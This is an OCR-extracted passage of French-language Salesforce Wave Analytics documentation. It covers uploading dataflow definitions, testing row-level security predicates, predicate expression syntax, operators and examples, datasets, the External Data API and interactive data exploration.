
Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

AUTORISATIONS UTILISATEUR

Pour télécharger, charger, exécuter et suivre un flux de données :

- Modifier les flux de données de Wave Analytics”.




4. Ouvrez le fichier de définition du flux de données dans un éditeur JSON ou texte.
5. Ajoutez le JSON déterminé à l'étape précédente.
6. Avant de sauvegarder le fichier de définition du flux de données, utilisez un outil de validation JSON afin de vérifier la validité du fichier JSON.


   Le chargement d'un fichier de définition de flux de données JSON non valide entraîne une erreur. L'outil de validation JSON est disponible sur Internet.
7. Enregistrez et fermez le fichier de définition du flux de données.
8. Dans la vue Flux de données de la surveillance des données, cliquez sur la liste des actions du flux de données, puis sélectionnez **Charger**.
9. Sélectionnez le fichier de définition du flux de données mis à jour, puis cliquez sur **Charger**.
10. Dans la vue Flux de données de la surveillance des données, cliquez sur la liste des actions du flux de données, puis sélectionnez **Exécuter** pour exécuter la tâche du flux de données.
11. Pour afficher le tout dernier statut d'une tâche du flux de données, cliquez sur le bouton **Actualiser les tâches** ( ). Vous pouvez consulter le jeu de données OppRoles une fois la tâche du flux de données terminée.

Remarque: Si vous ajoutez un prédicat à un jeu de données déjà créé, chaque utilisateur doit se déconnecter et se reconnecter pour appliquer le prédicat.

## Test de la sécurité au niveau de la ligne pour le jeu de données

Vous devez vérifier que le prédicat est correctement appliqué et que chaque utilisateur peut afficher les opportunités appropriées.

1. Connectez-vous à Wave Analytics en tant que Bill.
2. Ouvrez l'opportunité OppRoles.
   Notez que Bill ne peut plus afficher les opportunités de son responsable Keith. Désormais, il peut afficher uniquement son opportunité et celle de son subordonné Tony.




3. Déconnectez-vous, puis connectez-vous en tant que Keith.

   Comme prévu, Keith peut toujours afficher l'ensemble des opportunités.


Éditions

Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

AUTORISATIONS UTILISATEUR

- ""
- ""




## Syntaxe d'expression de prédicat pour des jeux de données

Lors de la définition de l'expression de prédicat, vous devez utiliser une syntaxe valide.

L'expression de prédicat doit respecter la syntaxe suivante :

```
<colonne du jeu de données> <opérateur> <valeur>
```

Par exemple, vous pouvez définir l'expression de prédicat suivante pour un jeu de données :

```
'UserId' == "$User.Id"
```

Vous pouvez créer des expressions de prédicat plus complexes telles que :

```
(‘Expected_Revenue’ > 4000 || ‘Stage Name’ == "Closed Won") && ‘isDeleted’ != "False"
```

Notez les exigences suivantes relatives à l'expression de prédicat :

- L'expression est sensible à la casse.
- L'expression ne peut pas dépasser 1 000 caractères.
- Un espace au moins doit séparer la colonne du jeu de données et l'opérateur, doit séparer l'opérateur et la valeur, et doit précéder et suivre les opérateurs logiques. Cette expression n'est pas valide : `‘Revenue’>100`. Elle doit inclure des espaces, comme suit : `‘Revenue’ > 100`.

Si vous essayez d'appliquer un prédicat non valide à un jeu de données, une erreur s'affiche lorsqu'un utilisateur tente d'interroger le jeu de données.

Colonnes de jeu de données dans une expression de prédicat
Vous pouvez inclure au moins une colonne de jeu de données dans une expression de prédicat.

Valeurs dans une expression de prédicat
La valeur d'une expression de prédicat peut être un littéral de chaîne ou un littéral numérique. Elle peut également être une valeur de champ de l'objet Utilisateur dans Salesforce.

Séquences d'échappement
Vous pouvez utiliser le caractère barre oblique inversée (\) pour échapper les caractères des noms de colonne et des valeurs de chaîne dans une expression de prédicat.

Prise en charge du jeu de caractères
Wave Analytics prend en charge les caractères UTF-8 dans les noms de colonne et les valeurs d'un jeu de données dans l'expression d'un prédicat. Wave Analytics remplace les caractères non-UTF-8 par le symbole UTF-8 ( ). Si Wave Analytics doit remplacer un caractère non-UTF-8 dans une expression de prédicat, les utilisateurs risquent d'obtenir des résultats de requêtes inattendus.

Caractères spéciaux
Certains caractères ont une signification particulière dans Wave Analytics.

Opérateurs
Vous pouvez utiliser des opérateurs de comparaison et des opérateurs logiques dans des expressions de prédicat.

Exemples d'expressions de prédicat pour des jeux de données
Examinez les exemples pour déterminer comment structurer une expression de prédicat.

## Colonnes de jeu de données dans une expression de prédicat

Vous pouvez inclure au moins une colonne de jeu de données dans une expression de prédicat.

Notez les points suivants relatifs aux colonnes de jeu de données dans une expression de prédicat :

- Les noms de colonne sont sensibles à la casse.
- Les noms de colonne doivent être spécifiés entre guillemets simples ('). Par exemple, `'Region' == "Sud"`

  Remarque: Une série de caractères entre le guillemets doubles est traitée en tant que chaîne, pas comme un nom de colonne.

- Les guillemets simples dans les noms de colonne doivent être échappés. Par exemple, `'Team\'s Name' == "Comptes de la région Ouest"`

## Valeurs dans une expression de prédicat

La valeur d'une expression de prédicat peut être un littéral de chaîne ou un littéral numérique. Elle peut également être une valeur de champ de l'objet Utilisateur dans Salesforce.

Notez les points suivants relatifs à chaque type de valeur.

| Type de valeur | Exigences | Exemples d'expression de prédicat |
|---|---|---|
| Littéral de chaîne | Spécifié entre guillemets doubles et échappe les guillemets doubles. | • `'Owner' == "Amber"`<br>• `' Stage name' == "Fermé gagné"` |

| Type de valeur | Exigences | Exemples d'expression de prédicat |
|---|---|---|
| Littéral numérique | Peut être un type de données flottant ou long. Pas spécifié entre guillemets. | • `'Expected_Revenue' >= 2000.00`<br>• `'NetLoss' < -10000` |
| Valeur de champ | Pour référencer un champ de l'objet User, utilisez la syntaxe $User.[champ]. Utilisez le nom d'API du champ.<br>Vous pouvez spécifier des champs standard ou personnalisés.<br>Lorsque vous définissez un prédicat pour un jeu de données, vous devez avoir accès en lecture à tous les champs de l'objet User utilisé pour créer l'expression de prédicat.<br>Cependant, lorsqu'un utilisateur interroge un jeu de données qui inclut un prédicat basé sur l'objet User, Wave Analytics utilise les autorisations d'accès de l'Utilisateur de sécurité Insights pour évaluer l'expression de prédicat basée sur l'objet User.<br>Remarque: Par défaut, l'Utilisateur de sécurité n'est pas autorisé à accéder aux champs personnalisés de l'objet User.<br>Pour accorder à l'Utilisateur de sécurité un accès en lecture à un champ, définissez la sécurité au niveau du champ dans le profil de l'Utilisateur de sécurité. | • `'Owner.Role' == "$User.UserRoleId"`<br>• `'GroupID' == "$User.UserGroupId__c"` |

## Séquences d'échappement

Vous pouvez utiliser le caractère barre oblique inversée (\) pour échapper les caractères des noms de colonne et des valeurs de chaîne dans une expression de prédicat.

Vous pouvez utiliser la séquence d'échappement \' pour échapper un seul guillemet dans le nom d'une colonne. Par exemple :

```
'Team\'s Name' == "West Region Accounts"
```

Vous pouvez utiliser les séquences d'échappement ci-dessous pour des caractères spéciaux dans des valeurs de chaîne.

| Séquence | Signification |
|---|---|
| \b | Un caractère de retour arrière |
| \n | Nouvelle ligne |

| Séquence | Signification |
|---|---|
| \r | Retour chariot |
| \t | Tabulation |
| \Z | CTRL+Z (ASCII 26) |
| \" | Un caractère guillemet double |
| \\ | Un caractère barre oblique inversée |
| \0 | Un caractère nul ASCII |

## Prise en charge du jeu de caractères

Wave Analytics prend en charge les caractères UTF-8 dans les noms de colonne et les valeurs d'un jeu de données dans l'expression d'un prédicat. Wave Analytics remplace les caractères non-UTF-8 par le symbole UTF-8 ( ). Si Wave Analytics doit remplacer un caractère non-UTF-8 dans une expression de prédicat, les utilisateurs risquent d'obtenir des résultats de requêtes inattendus.

## Caractères spéciaux

Certains caractères ont une signification particulière dans Wave Analytics.

| Caractère | Nom | Description |
|---|---|---|
| ' | Guillemet simple | Entoure le nom de colonne d'un jeu de données dans une expression de prédicat.<br>Exemple d'expression de prédicat :<br>`'Expected_Revenue' >= 2000.00` |
| " | Guillemet double | Entoure une valeur de chaîne ou une valeur de champ dans une expression de prédicat.<br>Exemple d'expression de prédicat : `'OpportunityOwner' == "Michael Vesti"` |
| ( ) | Parenthèses | Impose l'ordre d'évaluation d'une expression de prédicat.<br>Exemple d'expression de prédicat :<br>`('Expected_Revenue' > 4000 \|\| 'Stage Name' == "Fermé gagné") && 'isDeleted' != "False"` |

| Caractère | Nom | Description |
|---|---|---|
| $ | Symbole du dollar | Identifie l'objet Salesforce dans une expression de prédicat.<br>**Remarque:** Vous pouvez utiliser l'objet Utilisateur uniquement dans une expression de prédicat.<br>Exemple d'expression de prédicat :<br>`'Owner.Role' == "$User.UserRoleId"` |
| . | Point | Sépare le nom de l'objet et le nom du champ dans une expression de prédicat.<br>Exemple d'expression de prédicat :<br>`'Owner' == "$User.UserId"` |

## Opérateurs

Vous pouvez utiliser des opérateurs de comparaison et des opérateurs logiques dans des expressions de prédicat.

Opérateurs de comparaison
Les opérateurs de comparaison renvoient true ou false.

Opérateurs logiques
Les opérateurs logiques renvoient true ou false.

### Opérateurs de comparaison

Les opérateurs de comparaison renvoient true ou false.

Wave Analytics prend en charge les opérateurs de comparaison ci-dessous.

| Opérateur | Nom | Description |
|---|---|---|
| == | Égal à | True si les opérandes sont égales. Les comparaisons de chaîne qui utilisent l'opérateur égal à sont sensibles à la casse.<br>Exemple d'expressions de prédicat :<br>`' Stage name' == "Fermé gagné"` |
| != | Différent de | True si les opérandes sont différentes. Les comparaisons de chaîne qui utilisent l'opérateur différent de sont sensibles à la casse.<br>Exemple d'expression de prédicat :<br>`'isDeleted' != "False"` |
| < | Inférieur à | True si l'opérande gauche est inférieure à l'opérande droite. |

| Opérateur | Nom | Description |
|---|---|---|
| | | Exemple d'expression de prédicat :<br>`'Revenue' < 100` |
| <= | Inférieur ou égal à | True si l'opérande gauche est inférieure ou égale à l'opérande droite. |
| > | Supérieur à | True si l'opérande gauche est supérieure à l'opérande droite. |
| >= | Supérieur ou égal à | True si l'opérande gauche est supérieure ou égale à l'opérande droite. |
| dans | Filtre de liste à valeurs multiples | True si l'opérande gauche existe dans la liste des chaînes substituées par une liste de sélection à valeurs multiples (valeur de champ).<br>Exemple d'expression de prédicat :<br>`'Demog' in ["$User.Demographic__c"]`<br>Dans cet exemple, `Demographic__c` est de type `multiPicklistField`. Pendant l'évaluation, le champ de la liste de sélection à valeurs multiples est remplacé par une liste de chaînes, avec une chaîne par élément sélectionné par l'utilisateur.<br>Remarque: Les listes de valeurs séparées par une virgule ne sont pas prises en charge avec la construction en crochets. |

Vous pouvez utiliser les opérateurs <, <=, > et >= uniquement avec des colonnes de mesure.

### Opérateurs logiques

Les opérateurs logiques renvoient true ou false.

Wave Analytics prend en charge les opérateurs logiques ci-dessous.

| Opérateur | Nom | Description |
|---|---|---|
| && | AND logique | True si les deux opérandes sont true.<br>Exemple d'expression de prédicat :<br>'Stage Name' == "Fermé gagné" && 'isDeleted' != "False" |
| \|\| | OR logique | True si l'une des opérandes est true.<br>Exemple d'expression de prédicat :<br>'Expected_Revenue' > 4000 \|\| 'Stage Name' == "Fermé gagné" |

## Exemples d'expressions de prédicat pour des jeux de données

Examinez les exemples pour déterminer comment structurer une expression de prédicat.

Les exemples sont basés sur le jeu de données Opportunité ci-dessous.

| Opportunité | Expected_Rev | Propriétaire | OwnerRoleID | Stage_Name | IsDeleted |
|---|---|---|---|---|---|
| OppA | 2000.00 | Bill | 20 | Prospection | True |
| OppB | 3000.00 | Joe | 22 | Fermé gagné | False |
| OppC | 1000.00 | 可爱的花 | 36 | Fermé gagné | False |
| OppD | 5000.00 | O'Fallon | 18 | Prospection | True |
| OppE | | Joe | 22 | Fermé gagné | True |

Examinons quelque exemples pour comprendre comment construire une expression de prédicat.

| Expression de prédicat | Détails |
|---|---|
| `'OwnerRoleID' == "$User.UserRoleId"` | Examine les valeurs de colonne de l'objet User. |
| `'Expected_Rev' > 1000 && 'Expected_Rev' <= 3000` | |
| `'Owner' = "Joe" \|\| 'Owner' = "Bill"` | |
| `('Expected_Rev' > 4000 \|\| 'Stage Name' == "Fermé gagné") && 'isDeleted' != "False"` | Les parenthèses spécifient l'ordre des opérations. |
| `'Stage Name' == "Fermé gagné" && 'Expected_Rev' > 70000` | |
| `'Owner' == "可爱的花"` | La chaîne contient des caractères Unicode. |
| `'Owner' == "O\'Fallon"` | Un guillemet droit dans une chaîne nécessite un caractère d'échappement. |
| `'Stage Name' == ""` | Recherche une chaîne vide. |

# Jeux de données

Un jeu de données est une collection de données associées, stockées sous un format dénormalisé, mais hautement compressé. Pour créer des jeux de données, plusieurs méthodes sont disponibles. Vous pouvez également modifier des jeux de données après leur création.

**Conseil:** Pour éviter d'atteindre la limite (250 millions) en nombre maximal de lignes dans des jeux de données, supprimez les jeux de données inutilisés.

CONSULTER ÉGALEMENT :

- Création d'un jeu de données avec des données externes
- Modification d'un jeu de données
- Suppression d'un jeu de données

# Surveillance des données


La surveillance des données fournit des options de gestion des tâches.

CONSULTER ÉGALEMENT :

- Démarrage et arrêt d'un flux de données
- Replanification et déprogrammation d'un flux de données
- Surveillance d'une tâche de flux de données
- Surveillance d'un chargement de données externes

# Données externes

Vous pouvez intégrer des données externes à Wave Analytics afin qu'elles soient disponibles pour des requêtes dans l'explorateur et le concepteur.




L'API des données externes permet de charger des fichiers de données externes dans Wave Analytics. L'API des données externes peut charger des fichiers .csv. Vous pouvez également spécifier la structure de vos données en définissant des métadonnées sous le format JSON.

L'API des données externes est disponible dans l'API version 31 et supérieure.

Les principales étapes du chargement de données externes à l'aide de l'API sont les suivantes :

1. Préparer vos données sous le format CSV puis créer un fichier de métadonnées afin de spécifier la structure des données.
2. Connecter par programmation à votre organisation Salesforce.
3. Configurer le chargement en insérant une ligne dans l'objet InsightsExternalData, puis définir les valeurs d'entrée, notamment le nom du jeu de données, le format des données et l'opération à exécuter sur les données.
4. Diviser vos données en blocs de 10 Mo, et charger les blocs dans des objets InsightsExternalData.
5. Démarrer le chargement en mettant à jour le champ `Action` dans l'objet InsightsExternalData.
6. Surveiller les mises à jour du statut de l'objet InsightsExternalData et vérifier que le chargement du fichier a réussi.

# Exploration et visualisation des données

Parfois, lorsque vous examinez une gigantesque quantité de données commerciales, vous savez exactement ce que vous recherchez. D'autres fois, vous n'en avez aucune idée, mais vous reconnaissez les données qui s'affichent. Wave Analytics de Salesforce offre une méthode rapide et fluide pour découvrir les informations intéressantes que vos données contiennent, et pour créer des visuels adaptés.

Une fois vos données chargées, vous pouvez les explorer librement. Explorez les données à l'aide de visualisations interactives. Révélez des informations inattendues qui peuvent transformer votre activité. Laissez ensuite Wave Analytics générer des graphiques dynamiques, efficaces et riches en informations.

Exploration et visualisation interactives de vos données
L'exploration des données est un processus interactif. Il comprend généralement les étapes suivantes : afficher, explorer, affiner, enregistrer et partager.

Accès à Wave Analytics
Accédez à Wave Analytics en ouvrant le menu des applications Force.com dans l'en-tête de Salesforce, puis en cliquant sur **Wave Analytics**.

Collectes de données dans Wave Analytics
Plusieurs types de collection de données sont disponibles à partir de la page d'accueil. Les jeux de données, les perspectives, les tableaux de bord et les applications représentent des niveaux de précision. Vous pouvez représenter les données brutes chargées dans vos systèmes sources ou des vues très épurées de vos données.

Concepts d'exploration des données
En apprenant à explorer et à visualiser vos données, il est utile de revoir les principaux concepts tels que la visualisation, la mesure et la dimension.

Exploration de vos données
Découvrez les informations inattendues que vos données peuvent révéler en les explorant et en les visualisant de façon interactive à l'aide des outils de l'explorateur.

Clonage d'une visualisation
Pour mieux exploiter une visualisation, clonez-la dans un nouvel onglet où vous pourrez poursuivre votre exploration tout en conservant l'original dans son propre onglet.

Sauvegarde d'une visualisation
Sauvegardez votre visualisation en tant que perspective.

Partage d'une visualisation
Partagez une visualisation avec vos collègues en publiant sur Chatter, en récupérant son URL unique, en téléchargeant sa capture d'écran ou en téléchargeant ses données filtrées. Une publication Chatter fournit une image et un lien vers la ressource (perspective, tableau de bord, ou application) dans Wave Analytics. Les collègues qui disposent du lien et d'un accès à la ressource en question peuvent accéder aux informations présentées et les explorer. Pour partager sans accorder l'accès à la ressource, utilisez les options de téléchargement.

Exportation d'une visualisation en tant qu'image
Exportez votre visualisation actuelle pour l'enregistrer dans un fichier image.

## Exploration et visualisation interactives de vos données


L'exploration des données est un processus interactif. Il comprend généralement les étapes suivantes : afficher, explorer, affiner, enregistrer et partager.

- Afficher : visualisez le jeu de données.
- Explorer : découvrez les limites et la présentation de vos données. Alternez entre les différentes vues, agrandissez et réduisez, et observez ce que renvoient les diverses options.
- Affiner : concentrez votre vue sur les données les plus importantes. Déterminez le niveau de détail et le classement le plus facile à comprendre pour vos collègues. Sélectionnez la visualisation du graphique la plus appropriée.
- Enregistrer : sauvegardez votre travail.
- Partager : montrez votre vue à d'autres utilisateurs. Pour une présentation plus formelle, élaborez un tableau de bord à partir de votre visualisation.

## Accès à Wave Analytics

Accédez à Wave Analytics en ouvrant le menu des applications Force.com dans l'en-tête de Salesforce, puis en cliquant sur **Wave Analytics**.

1. Ouvrez Wave Analytics.




   À partir de la page d'accueil, vous pouvez explorer l'ensemble des données auxquelles vous avez accès.

**Éditions**

Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

**AUTORISATIONS UTILISATEUR**

Pour accéder à Wave Analytics :
- Utiliser Wave Analytics

## Collectes de données dans Wave Analytics

Plusieurs types de collection de données sont disponibles à partir de la page d'accueil. Les jeux de données, les perspectives, les tableaux de bord et les applications représentent des niveaux de précision. Vous pouvez représenter les données brutes chargées dans vos systèmes sources ou des vues très épurées de vos données.

- Un *jeu de données* contient une série de données sources spécialement mises en forme et optimisées pour l'exploration interactive.

- Les *perspectives* correspondent à une vue particulière des données d'un jeu de données. Elles permettent d'explorer les données à l'aide d'analyses et de visualisations.
- Un *tableau de bord* est un ensemble organisé de graphiques, de métriques et de tableaux qui repose sur les données d'une ou de plusieurs perspectives.
- Une *application* contient n'importe quelle combinaison de tableaux de bord, de perspectives et de jeux de données qui permet de partager votre analyse des données avec des collègues. Les applications sont semblables à des dossiers : elles permettent aux utilisateurs d'organiser leurs projets de données, privés et partagés, et de contrôler le partage.

## Concepts d'exploration des données

En apprenant à explorer et à visualiser vos données, il est utile de revoir les principaux concepts tels que la visualisation, la mesure et la dimension.

Une *visualisation* correspond généralement à un tableau ou à un graphique, par exemple un graphique à barres, un graphique en anneau, une chronologie ou une carte thermique. Elle peut également représenter des données dans un tableau, par exemple un tableau de comparaison ou un tableau croisé dynamique. Chaque visualisation est associée à une requête sous-jacente qui permet à Wave Analytics de récupérer les informations à partir de la source de données.

Une *mesure* est une valeur quantitative, par exemple un chiffre d'affaires ou un taux de change. Vous pouvez appliquer des formules mathématiques sur des mesures, par exemple pour calculer le chiffre d'affaires total et le taux de change minimum. Les Mesures ont un nom (chiffre d'affaires) et des valeurs (1 000 000 $). Lorsque vous visualisez un graphique dans Wave Analytics, il est important de tenir compte des points suivants :

- Le graphique affiche une fraction de vos données en fonction d'une quantité ou d'un montant, ou il affiche des données tabulaires.
- Une mesure est généralement *agrégée* d'une certaine façon, ce qui signifie qu'une formule lui a été appliquée. Par exemple, lorsque vous consultez un jeu de données pour la première fois, généralement une simple agrégation, telle que le nombre de lignes, est affichée. Généralement, vous agrégez les données en utilisant une autre méthode (somme, moyenne, maximum, etc.) en explorant, en modifiant ou en ajoutant des mesures, mais vous spécifiez toujours la méthode d'agrégation lors de la sélection de la mesure.
- Vous pouvez identifier les mesures par leur position (éléments les plus à gauche dans le coin supérieur gauche d'une perspective) et par le texte indiquant la méthode d'agrégation (par exemple Somme du chiffre d'affaires).

ATTENTION: Si vous exécutez une requête qui agrège des mesures (par exemple, une somme ou un regroupement) et que le résultat dépasse la limite définie pour un champ numérique (36 028 797 018 963 967), la valeur est excessive et Wave Analytics renvoie un résultat incorrect.

Une *dimension* est une valeur qualitative, par exemple une région, un nom de produit ou un numéro de modèle. Les dimensions sont pratiques pour regrouper et filtrer vos données. Contrairement aux mesures, vous ne pouvez pas appliquer des formules mathématiques sur des dimensions. De la même façon que les mesures, les dimensions ont un nom (région/province) et des valeurs (nord-est). L'heure est généralement considérée en tant que dimension plutôt qu'une mesure.

# Exploration de vos données

Découvrez les informations inattendues que vos données peuvent révéler en les explorant et en les visualisant de façon interactive à l'aide des outils de l'explorateur.

Éditions

Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

AUTORISATIONS UTILISATEUR

Pour afficher les visualisations :
- Utiliser Wave Analytics"

## Affichage de vos données dans une perspective

Lorsque vous examinez les données en mode d'exploration, vous utilisez une *perspective*. Une perspective regroupe plusieurs aspects : elle affiche vos données dans un jeu de données, elle permet d'explorer les données dans une représentation graphique et sert de base à l'élaboration de tableaux de bord.

## Regroupement des données en catégories

Regroupez les données pour les organiser et les afficher dans des catégories pratiques. Par exemple, pour rechercher des modèles saisonniers dans vos cycles commerciaux, regroupez les données des opportunités par le mois de conclusion des affaires.

## Filtrage de vos données

Appliquez des filtres dans une perspective afin de simplifier votre graphique et mettre en évidence le jeu de données le plus important pour votre service commercial, projet ou équipe de direction. Par exemple, limitez votre visualisation à certains exercices fiscaux.

## Modification de l'ordre de tri

Déterminez si les données de visualisation de votre graphique sont triées par ordre ascendant, descendant, ou non triées.

## Modification du type de graphique

Passez d'un type de graphique à un autre pour déterminer les options de visualisation qui illustrent le mieux vos données.

## Modification des mesures

Votre choix de mesures définit la visualisation globale et détermine l'étendue de votre exploration. Par exemple, changez la mesure ainsi que la méthode d'agrégation de « Nombre d'opportunités » à « Total des montants ». Ajoutez ensuite une deuxième mesure pour afficher les deux visualisations côte à côte.

## Modification de l'échelle du graphique

Modifiez l'échelle d'un graphique, par exemple l'application d'une échelle logarithmique. Les options disponibles dépendent du type de graphique.

## Création de colonnes calculées à l'aide du tableau de comparaison

Utilisez le tableau de comparaison pour définir des formules personnalisées avec des colonnes de données. Affichez les mesures les unes à côté des autres et effectuez des calculs sur les colonnes et les lignes du tableau.

## Fonctions de fenêtrage disponibles dans le tableau de comparaison

Le menu des fonctions du tableau de comparaison peut générer le code SAQL pour créer les fonction de classement, de fenêtre glissante, de pourcentage du groupe et de période à période.

## Retour à la vue précédente en utilisant l'historiquevue initiale

L'exploration de vos données peut emprunter de multiples chemins, qui ne sont pas tous fructueux. Vous pouvez toutefois revenir en arrière. L'explorateur enregistre l'historique complet de votre activité dans une perspective. Si une modification de votre perspective ne donne aucun résultat intéressant, ou si vous souhaitez simplement revoir ces superbes animations, utilisez l'historique pour rétablir rapidement un état antérieur de votre visualisation. Pour en revenir à l'état initial du tableau de bord, ou pour revoir ces jolies animations, vous pouvez utiliser le bouton de réinitialisation pour rétablir rapidement la vue initiale.

Application de groupes et de filtres par copier-coller en utilisant le presse-papiers de votre navigateur

Vous naviguez parfois dans plusieurs directions en explorant un jeu de données, par exemple pour essayer différents regroupements ou observer les données sous plusieurs angles. Au lieu d'explorer une perspective de façon linéaire et d'utiliser l'outil historique pour revenir en arrière puis partir dans une nouvelle direction, vous pouvez explorer plusieurs directions à la fois en ouvrant le même jeu de données sous plusieurs onglets Wave Analytics. Utilisez ensuite la fonction copier-coller de l'explorateur afin de répliquer des regroupements et des filtres spécifiques d'un onglet à l'autre.

Affichage de la requête sous-jacente de votre perspective

Wave Analytics utilise le langage SAQL (Salesforce Analytics Query Language) en arrière-plan dans les perspectives et les tableaux de bord afin de regrouper des données pour les visualisations. Ouvrez le visualiseur SAQL pour examiner la requête SAQL sous-jacente en cours d'écriture ou pour la copier et l'utiliser à un autre emplacement.

Épinglage d'une perspective à un tableau de bord

Pour inclure la perspective dans un tableau de bord, épinglez-la. Lorsque vous épinglez la perspective, Wave ajoute la requête en tant qu'étape au tableau de bord le plus fréquemment utilisé. Si aucun tableau de bord n'est ouvert, Wave ajoute l'étape à un nouveau tableau de bord dans le concepteur de tableau de bord Wave. Une fois l'étape ajoutée au concepteur, vous pouvez l'appliquer à un widget dans le tableau de bord. Le widget remplace les paramètres de visualisation de la perspective. Il détermine l'affichage des résultats de la requête.

